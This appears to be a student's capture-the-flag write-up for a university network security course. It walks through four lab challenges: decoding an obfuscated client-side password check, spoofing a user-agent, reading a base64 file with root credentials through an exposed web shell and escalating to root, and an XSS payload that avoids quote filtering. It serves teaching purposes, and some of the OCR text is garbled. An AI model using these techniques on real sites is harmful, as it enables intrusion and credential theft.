CSEN 1001 Computer and Network Security
Assigment 1


Ahmed Hathout
Islam Hamada

23-4-2019

1 Password Validation Bugs

1. Get the page source

2. we find an encoded function inside document.write()



```
<meta http-equiv="Content-Type" content="text/html" charset="utf-8" />
<center>
<body bgcolor="black">
<font color="green">
<br><br><br>
<script language="JavaScript">
document.write(unescape("%3C%68%74%6D%6C%20%78%6D%6C%6E%73%3A%76%3D%22%75%72%6E%3A%73%63%68%65%6D%61%73%2D%6D%69%63%72%6F%73%6F%66%74%2D%63%6F%6D%3A%76%6D%6C%22%0A%78%6D%6C%6E%73%3A%6F%3D%22%75%72%6E%3A%73%
63%68%65%6D%61%73%2D%6D%69%63%72%6F%73%6F%66%74%2D%63%6F%6D%3A%6F%66%66%69%63%65%3A%6F%66%66%69%63%65%22%0A%78%6D%6C%6E%73%3A%77%3D%22%75%72%6E%3A%73%63%68%65%6D%61%73%2D%6D%69%63%72%6F%73%6F%66%74%2D%63%6F
%6D%3A%6F%66%66%69%63%65%3A%77%6F%72%64%22%0A%78%6D%6C%6E%73%3D%22%68%74%74%70%3A%2F%2F%77%77%77%2E%77%33%2E%6F%72%67%2F%54%52%2F%52%45%43%2D%68%74%6D%6C%34%30%22%3E%0A%0A%3C%68%65%61%64%3E%0A%3C%6D%65%74%6
1%20%68%74%74%70%2D%65%71%75%69%76%3D%43%6F%6E%74%65%6E%74%2D%54%79%70%65%20%63%6F%6E%74%65%6E%74%3D%22%74%65%78%74%2F%68%74%6D%6C%3B%20%63%68%61%72%73%65%74%3D%75%73%2D%61%73%63%69%69%22%3E%0A%3C%6D%65%74%
61%20%6E%61%6D%65%3D%50%72%6F%67%49%64%20%63%6F%6E%74%65%6E%74%3D%57%6F%72%64%2E%44%6F%63%75%6D%65%6E%74%3E%0A%3C%6D%65%74%61%20%6E%61%6D%65%3D%47%65%6E%65%72%61%74%6F%72%20%63%6F%6E%74%65%6E%74%3D%22%4D%69
%63%72%6F%73%6F%66%74%20%57%6F%72%64%20%31%30%22%3E%0A%3C%6D%65%74%61%20%6E%61%6D%65%3D%4F%72%69%67%69%6E%61%74%6F%72%20%63%6F%6E%74%65%6E%74%3D%22%4D%69%63%72%6F%73%6F%66%74%20%57%6F%72%64%20%31%30%22%3E%0
A%3C%6C%69%6E%6B%20%72%65%6C%3D%46%69%6C%65%2D%4C%69%73%74%20%68%72%65%66%3D%22%57%62%43%68%30%30%36%5F%4F%72%69%67%69%6E%61%6C%5F%66%69%6C%65%73%2F%66%69%6C%65%6C%69%73%74%2E%78%6D%6C%22%3E%0A%3C%6C%69%6E%
6B%20%72%65%6C%3D%45%64%69%74%2D%54%69%6D%65%2D%44%61%74%61%20%68%72%65%66%3D%22%57%62%43%68%30%30%36%5F%4F%72%69%67%69%6E%61%6C%5F%66%69%6C%65%73%2F%65%64%69%74%64%61%74%61%2E%6D%73%6F%22%3E%0A%3C%21%2D%2D
%5B%69%66%20%21%6D%73%6F%5D%3E%0A%3C%73%74%79%6C%65%3E%0A%76%5C%3A%2A%20%7B%62%65%68%61%76%69%6F%72%3A%75%72%6C%28%23%64%65%66%61%75%6C%74%23%56%4D%4C%29%3B%7D%0A%6F%5C%3A%2A%20%7B%62%65%68%61%76%69%6F%72%3
A%75%72%6C%28%23%64%65%66%61%75%6C%74%23%56%4D%4C%29%3B%7D%0A%77%5C%3A%2A%20%7B%62%65%68%61%76%69%6F%72%3A%75%72%6C%28%23%64%65%66%61%75%6C%74%23%56%4D%4C%29%3B%7D%0A%2E%73%68%61%70%65%20%7B%62%65%68%61%76%
69%6F%72%3A%75%72%6C%28%23%64%65%66%61%75%6C%74%23%56%4D%4C%29%3B%7D%0A%3C%2F%73%74%79%6C%65%3E%0A%3C%21%5B%65%6E%64%69%66%5D%2D%2D%3E%0A%3C%74%69%74%6C%65%3E%43%68%61%6C%6C%65%6E%67%65%20%30%30%36%3C%2F%74
%69%74%6C%65%3E%0A%3C%21%2D%2D%5B%69%66%20%67%74%65%20%6D%73%6F%20%39%5D%3E%3C%78%6D%6C%3E%0A%20%3C%6F%3A%44%6F%63%75%6D%65%6E%74%50%72%6F%70%65%72%74%69%65%73%3E%0A%20%20%3C%6F%3A%41%75%74%68%6F%72%3E%41%4
A%56%3C%2F%6F%3A%41%75%74%68%6F%72%3E%0A%20%20%3C%6F%3A%4C%61%73%74%41%75%74%68%6F%72%3E%41%4A%56%3C%2F%6F%3A%4C%61%73%74%41%75%74%68%6F%72%3E%0A%20%20%3C%6F%3A%52%65%76%69%73%69%6F%6E%3E%37%3C%2F%6F%3A%52%
65%76%69%73%69%6F%6E%3E%0A%20%20%3C%6F%3A%54%6F%74%61%6C%54%69%6D%65%3E%32%33%3C%2F%6F%3A%54%6F%74%61%6C%54%69%6D%65%3E%0A%20%20%3C%6F%3A%43%72%65%61%74%65%64%3E%32%30%30%36%2D%30%39%2D%30%35%54%31%37%3A%35
%31%3A%30%30%5A%3C%2F%6F%3A%43%72%65%61%74%65%64%3E%0A%20%20%3C%6F%3A%4C%61%73%74%53%61%76%65%64%3E%32%30%30%36%2D%31%32%2D%31%39%54%31%36%3A%30%36%3A%30%30%5A%3C%2F%6F%3A%4C%61%73%74%53%61%76%65%64%3E%0A%2
0%20%3C%6F%3A%50%61%67%65%73%3E%31%3C%2F%6F%3A%50%61%67%65%73%3E%0A%20%20%3C%6F%3A%57%6F%72%64%73%3E%33%36%3C%2F%6F%3A%57%6F%72%64%73%3E%0A%20%20%3C%6F%3A%43%68%61%72%61%63%74%65%72%73%3E%31%39%37%3C%2F%6F%
3A%43%68%61%72%61%63%74%65%72%73%3E%0A%20%20%3C%6F%3A%43%6F%6D%70%61%6E%79%3E%41%6E%61%6C%79%73%69%73%2D%49%53%20%53%41%3C%2F%6F%3A%43%6F%6D%70%61%6E%79%3E%0A%20%20%3C%6F%3A%4C%69%6E%65%73%3E%31%3C%2F%6F%3A
%4C%69%6E%65%73%3E%0A%20%20%3C%6F%3A%50%61%72%61%67%72%61%70%68%73%3E%31%3C%2F%6F%3A%50%61%72%61%67%72%61%70%68%73%3E%0A%20%20%3C%6F%3A%43%68%61%72%61%63%74%65%72%73%57%69%74%68%53%70%61%63%65%73%3E%32%33%3
2%3C%2F%6F%3A%43%68%61%72%61%63%74%65%72%73%57%69%74%68%53%70%61%63%65%73%3E%0A%20%20%3C%6F%3A%56%65%72%73%69%6F%6E%3E%31%30%2E%33%35%30%31%3C%2F%6F%3A%56%65%72%73%69%6F%6E%3E%0A%20%3C%2F%6F%3A%44%6F%63%75%
6D%65%6E%74%50%72%6F%70%65%72%74%69%65%73%3E%0A%3C%2F%78%6D%6C%3E%3C%21%5B%65%6E%64%69%66%5D%2D%2D%3E%3C%21%2D%2D%5B%69%66%20%67%74%65%20%6D%73%6F%20%39%5D%3E%3C%78%6D%6C%3E%0A%20%3C%77%3A%57%6F%72%64%44%6F
%63%75%6D%65%6E%74%3E%0A%20%20%3C%77%3A%53%70%65%6C%6C%69%6E%67%53%74%61%74%65%3E%43%6C%65%61%6E%3C%2F%77%3A%53%70%65%6C%6C%69%6E%67%53%74%61%74%65%3E%0A%20%20%3C%77%3A%47%72%61%6D%6D%61%72%53%74%61%74%65%3
E%43%6C%65%61%6E%3C%2F%77%3A%47%72%61%6D%6D%61%72%53%74%61%74%65%3E%0A%20%20%3C%77%3A%42%72%6F%77%73%65%72%4C%65%76%65%6C%3E%4D%69%63%72%6F%73%6F%66%74%49%6E%74%65%72%6E%65%74%45%78%70%6C%6F%72%65%72%34%3C%
2F%77%3A%42%72%6F%77%73%65%72%4C%65%76%65%6C%3E%0A%20%3C%2F%77%3A%57%6F%72%64%44%6F%63%75%6D%65%6E%74%3E%0A%3C%2F%78%6D%6C%3E%3C%21%5B%65%6E%64%69%66%5D%2D%2D%3E%0A%3C%73%74%79%6C%65%3E%0A%3C%21%2D%2D%0A%20
%2F%2A%20%46%6F%6E%74%20%44%65%66%69%6E%69%74%69%6F%6E%73%20%2A%2F%0A%20%40%66%6F%6E%74%2D%66%61%63%65%0A%09%7B%66%6F%6E%74%2D%66%61%6D%69%6C%79%3A%54%61%68%6F%6D%61%3B%0A%09%70%61%6E%6F%73%65%2D%31%3A%32%2
0%31%31%20%36%20%34%20%33%20%35%20%34%20%34%20%32%20%34%3B%0A%09%6D%73%6F%2D%66%6F%6E%74%2D%63%68%61%72%73%65%74%3A%31%36%31%3B%0A%09%6D%73%6F%2D%67%65%6E%65%72%69%63%2D%66%6F%6E%74%2D%66%61%6D%69%6C%79%3A%
73%77%69%73%73%3B%0A%09%6D%73%6F%2D%66%6F%6E%74%2D%70%69%74%63%68%3A%76%61%72%69%61%62%6C%65%3B%0A%09%6D%73%6F%2D%66%6F%6E%74%2D%73%69%67%6E%61%74%75%72%65%3A%31%36%32%37%34%32%31%33%31%39%20%2D%32%31%34%37
%34%38%33%36%34%38%20%38%20%30%20%36%36%30%34%37%20%30%3B%7D%0A%20%2F%2A%20%53%74%79%6C%65%20%44%65%66%69%6E%69%74%69%6F%6E%73%20%2A%2F%0A%20%70%2E%4D%73%6F%4E%6F%72%6D%61%6C%2C%20%6C%69%2E%4D%73%6F%4E%6F%7
2%6D%61%6C%2C%20%64%69%76%2E%4D%73%6F%4E%6F%72%6D%61%6C%0A%09%7B%6D%73%6F%2D%73%74%79%6C%65%2D%70%61%72%65%6E%74%3A%22%22%3B%0A%09%6D%61%72%67%69%6E%3A%30%63%6D%3B%0A%09%6D%61%72%67%69%6E%2D%62%6F%74%74%6F
6D%3A%2E%30%30%30%31%70%74%3B%0A%09%6D%73%6F%2D%70%61%67%69%6E%61%74%69%6F%6E%3A%77%69%64%6F%77%2D%6F%72%70%68%61%6E%3B%0A%09%66%6F%6E%74%2D%73%69%7A%65%3A%31%32%2E%30%70%74%3B%0A%09%66%6F%6E%74%2D%66%61%6D
%69%6C%79%3A%22%54%69%6D%65%73%20%4E%65%77%20%52%6F%6D%61%6E%22%3B%0A%09%6D%73%6F%2D%66%61%72%65%61%73%74%2D%66%6F%6E%74%2D%66%61%6D%69%6C%79%3A%22%54%69%6D%65%73%20%4E%65%77%20%52%6F%6D%61%6E%22%3B%7D%0A%7
0%2E%4D%73%6F%44%6F%63%75%6D%65%6E%74%4D%61%70%2C%20%6C%69%2E%4D%73%6F%44%6F%63%75%6D%65%6E%74%4D%61%70%2C%20%64%69%76%2E%4D%73%6F%44%6F%63%75%6D%65%6E%74%4D%61%70%0A%09%7B%6D%73%6F%2D%73%74%79%6C%65%2D%6E%
6F%73%68%6F%77%3A%79%65%73%3B%0A%09%6D%61%72%67%69%6E%3A%30%63%6D%3B%0A%09%6D%61%72%67%69%6E%2D%62%6F%74%74%6F%6D%3A%2E%30%30%30%31%70%74%3B%0A%09%6D%73%6F%2D%70%61%67%69%6E%61%74%69%6F%6E%3A%77%69%64%6F%77
%2D%6F%72%70%68%61%6E%3B%0A%09%62%61%63%6B%67%72%6F%75%6E%64%3A%6E%61%76%79%3B%0A%09%66%6F%6E%74%2D%73%69%7A%65%3A%31%32%2E%30%70%74%3B%0A%09%66%6F%6E%74%2D%66%61%6D%69%6C%79%3A%54%61%68%6F%6D%61%3B%0A%09%6
D%73%6F%2D%66%61%72%65%61%73%74%2D%66%6F%6E%74%2D%66%61%6D%69%6C%79%3A%22%54%69%6D%65%73%20%4E%65%77%20%52%6F%6D%61%6E%22%3B%7D%0A%70%0A%09%7B%6D%73%6F%2D%6D%61%72%67%69%6E%2D%74%6F%70%2D%61%6C%74%3A%61%75%
74%6F%3B%0A%09%6D%61%72%67%69%6E%2D%72%69%67%68%74%3A%30%63%6D%3B%0A%09%6D%73%6F%2D%6D%61%72%67%69%6E%2D%62%6F%74%74%6F%6D%2D%61%6C%74%3A%61%75%74%6F%3B%0A%09%6D%61%72%67%69%6E%2D%6C%65%66%74%3A%30%63%6D%3B
%0A%09%6D%73%6F%2D%70%61%67%69%6E%61%74%69%6F%6E%3A%77%69%64%6F%77%2D%6F%72%70%68%61%6E%3B%0A%09%66%6F%6E%74%2D%73%69%7A%65%3A%31%32%2E%30%70%74%3B%0A%09%66%6F%6E%74%2D%66%61%6D%69%6C%79%3A%22%54%69%6D%65%7
3%20%4E%65%77%20%52%6F%6D%61%6E%22%3B%0A%09%6D%73%6F%2D%66%61%72%65%61%73%74%2D%66%6F%6E%74%2D%66%61%6D%69%6C%79%3A%22%54%69%6D%65%73%20%4E%65%77%20%52%6F%6D%61%6E%22%3B%7D%0A%73%70%61%6E%2E%53%70%65%6C%6C%
45%0A%09%7B%6D%73%6F%2D%73%74%79%6C%65%2D%6E%61%6D%65%3A%22%22%3B%0A%09%6D%73%6F%2D%73%70%6C%2D%65%3A%79%65%73%3B%7D%0A%73%70%61%6E%2E%47%72%61%6D%45%0A%09%7B%6D%73%6F%2D%73%74%79%6C%65%2D%6E%61%6D%65%3A%22
%22%3B%0A%09%6D%73%6F%2D%67%72%61%6D%2D%65%3A%79%65%73%3B%7D%0A%40%70%61%67%65%20%53%65%63%74%69%6F%6E%31%0A%09%7B%73%69%7A%65%3A%35%39%35%2E%33%70%74%20%38%34%31%2E%39%70%74%3B%0A%09%6D%61%72%67%69%6E%3A%3
7%32%2E%30%70%74%20%39%30%2E%30%70%74%20%37%32%2E%30%70%74%20%39%30%2E%30%70%74%3B%0A%09%6D%73%6F%2D%68%65%61%64%65%72%2D%6D%61%72%67%69%6E%3A%33%35%2E%34%70%74%3B%0A%09%6D%73%6F%2D%66%6F%6F%74%65%72%2D%6D%
```


3. Use this link to decode the funcation https://meyerweb.com/eric/tools/dencoder/

4. The output is an html code that contains this snippet

```
function  GetPassInfo(){
if  (document.forms[0].PassPhrase.value == 'easyyyyyyy
    !')
            location.href="index.php?Result=easyyyyyyy!";
else
            alert("Wrong  Code...!!");
}
```

5. so the password is easyyyyyyy!

2 Header Manipulation



```
}
</style>
<center>
<body bgcolor="black">
<img src="p0wnb.png">
<font color="green">

</head>


<H1>Congratulations!</H1>
</html>
```

Network throttling: Online

User agent: □ Select automatically


Custom...

p0wnBrowser

We can trick the website by modifying the user-agent. We can change it to be p0wnBrowser. Side note: I thought that I have to type the version of the browser so it was "p0wnBrowser/1.0" but actually it is the other way around, WTH. Too much time wasted on that one.

3 Command injection / lazy Admin

Executing the 'ls' command tells us the files that are in the current working directory. We can see that there is a file called 'b64.txt' alongside with 'index.php'.



```
Software: Apache/2.2.11 (Unix). PHP/4.4.9

uname -a: Linux trytohack 2.6.9-1.667smp #1 SMP Tue Ago 2 14:59:52 EST 2012 i686

Disabled functions: NONE

cURL: OFF
Register globals: ON
MySQL: ON
MSSQL: OFF
PostgreSQL: OFF
Oracle: OFF

Safe-mode: OFF (not secure)

/apps/web/html/trytohack/upload_files/ drwxrwxrwx
Free 2.76 GB of 19.69 GB (14.05%)
```

ls

```
index.php
b64.txt
```


Enter 'help' for available commands.

You need to be root to execute most of commands.

From the ‘URL‘ we can see remove ‘index.php‘ and insert ‘b64.txt‘ instead. This will open the ‘b64.txt‘ file and we can see its content.

LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0NClVzZXJuYW1lOiByb290IA0KUGFzc3dvcmQ6IGcwdHIwMHQNCi0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0t

t looks like it is written in base 64. By decoding it using any online decoder, we can obtain the user name and pass for the root.



LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0NClVzZXJuYW1lOiByb290IA0KUG
Fzc3dvcmQ6IGcwdHIwMHQNCi0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0t

For encoded binaries *(like images, documents, etc.)* upload your data via the file decode form below.


UTF-8 ▾ Source charset.

Live mode OFF Decodes in real-time when you type or paste *(supports only unicode charsets)*.

Decodes your data into the textarea below.

```
------------------------------------------
Username: root
Password: g0tr00t
------------------------------------------
```

We can not execute the su command and give it these username and pass.




```
uid=0(root) gid=0(root) groups=0(root)
```

Congratulations!

4 XSS

We can try to inject the following JS code ‘¡script¿alert(“XSS!”)¡/script¿‘ but this won’t work because the site encodes any quotes (single or double quotes). We can check if that is the case by looking at the form data in the developer tools.



index.php
xssme2.png

2 requests | 634 B transferred | 2...

```
3483271.1553765424.3.2.utmcsr=s106012-101101-fby
croto.hack.me|utmccn=(referral)|utmcmd=referral
tmcct=/ch008/index.php; __unam=657356c-169c1569
2-d053b7c-14
Host: s106012-101101-wzt.croto.hack.me
Origin: http://s106012-101101-wzt.croto.hack.me
Referer: http://s106012-101101-wzt.croto.hack.me/
004/index.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
e/73.0.3683.86 Safari/537.36
```

▾ Form Data view parsed

```
try_xss=%3Cscript%3Ealert%28%22XSS%21%22%29%3C%
script%3E
```


Network throttling: Online

User agent: ☑ Select automatically

Custom...

p0wnBrowser

A work around for it is not to use any quotes in the command. In JS, there is a function called ‘String.fromCharCode‘. It takes the ascii code of the characters and evaluates them. There are not quotes now in the command. Trying this on google chrome, I get this error page



This page isn't working

Chrome detected unusual code on this page and blocked it to protect your personal information (for example, passwords, phone numbers, and credit cards).

Try visiting the site's homepage.

ERR_BLOCKED_BY_XSS_AUDITOR

Name	Stat...	Type	Initiator	Size	Time	Waterfall
data:image/svg+x...	200	svg...	chrome-...	(fro...	0 ms	
data:image/svg+x...	200	svg...	chrome-...	(fro...	0 ms	
data:image/svg+x...	200	svg...	chrome-...	(fro...	0 ms	
data:image/svg+x...	200	svg...	chrome-...	(fro...	0 ms	
data:image/png;b...	200	png	chrome-...	(fro...	0 ms	
data:image/png;b...	200	png	chrome-...	(fro...	0 ms	
data:image/png;b...	200	png	chrome-...	(fro...	0 ms	
data:image/svg+x...	200	svg...	chrome-...	(fro...	0 ms	

8 requests | 0 B transferred | 8.3 KB resources

Network throttling: Online


User agent: ☑ Select automatically

Custom...

p0wnBrowser

Good boy, Chrome!

Trying it on Edge, it works



